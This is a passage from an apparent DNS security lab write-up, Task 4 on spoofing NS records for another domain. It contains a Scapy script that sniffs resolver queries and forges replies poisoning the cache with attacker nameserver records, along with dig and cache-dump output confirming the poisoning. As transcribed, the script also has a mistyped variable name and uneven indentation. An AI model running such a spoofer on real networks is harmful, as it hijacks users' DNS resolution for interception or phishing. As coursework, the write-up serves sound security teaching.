;; COOKIE: 4f815464f02a2af01000000624e3dbc7a32ec11bc681cbb (good)
;; QUESTION SECTION:
;ftp.example.com.           IN      A

;; ANSWER SECTION:
ftp.example.com.      259200  IN      A      1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:43:28 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/# █
```

```
root@3bb14daa60dd:/etc/bind# cat zone_example.com
$TTL 3D
@      IN      SOA    ns.example.com. admin.example.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@      IN      NS     ns.attacker32.com.

@      IN      A      1.2.3.4
www    IN      A      1.2.3.5
ns     IN      A      10.9.0.153
*      IN      A      1.2.3.6
root@3bb14daa60dd:/etc/bind# █
```

```
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.      777385  NS      ns.attacker32.com.
ftp.example.com.  863982  A       1.2.3.6
www.example.com.  863787  A       1.1.1.1
root@76acc06d56e7:/etc/bind# █
```

Task 4: Spoofing NS Records for Another Domain

In the previous attack, we successfully poison the cache of the local DNS server, so ns.attacker32.com becomes the nameserver for the example.com domain. Inspired by this success, we would like to extend its impact to another domain.

```
task4.py
~/Desktop/DNS Lab/Setup/volumes
Open ▾ + task4.py × task1.py × task2.py × task3.py × task4.py × task5.py ×
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
6         pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11    # Swap the source and destination port number
12    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14    # The Answer Section
15    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                   ttl=259200, rdata='1.1.1.1')
17
18    # The Authority Section
19    NSsec1 = DNSRR(rrname='example.com.', type='NS',
20                   ttl=259200, rdata='ns.attacker32.com')
21    NSsec2 = DNSRR(rrname='google.com.', type='NS',
22                   ttl=259200, rdata='ns2.example.net')
23
24    # Construct the DNS packet
25    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
26                  qdcount=1, ancount=1, nscount=2, arcount=0,
27                  an=Anssec, ns=NSsec1/NSsec2)
28
29    # Construct the entire IP packet and send it out
30    spoofpkt = IPpkt/UDPPkt/DNSpkt
31    send(spoofpkt)
32
33 # Sniff UDP query packets and invoke spoof_dns().
34 f = 'udp and src host 10.9.0.53 and dst port 53'
35 pkt = sniff(iface='br-4422303dd1aa', filter=f, prn=spoof_dns)
```

We flush the local DNS server cache and run the attack as follows:

```
root@480d51e42455:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62930
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 78899964742f544c01000000624e3f033deb29b335d6b30e (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

;; Query time: 3116 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:44:52 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/# █
```

The attack is deemed successful as we spoofed our fake information in the reply:

```
root@76acc06d56e7:/etc/bind# rndc flush
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.          777586  NS      ns.attacker32.com.
www.example.com.     863987  A       1.1.1.1
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep attacker
example.com.          777586  NS      ns.attacker32.com.
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.          777586  NS      ns.attacker32.com.
www.example.com.     863987  A       1.1.1.1
root@76acc06d56e7:/etc/bind# █
```

However, we can see that only the example.com entry has been cached into the server, and the google.com entry has not been cached.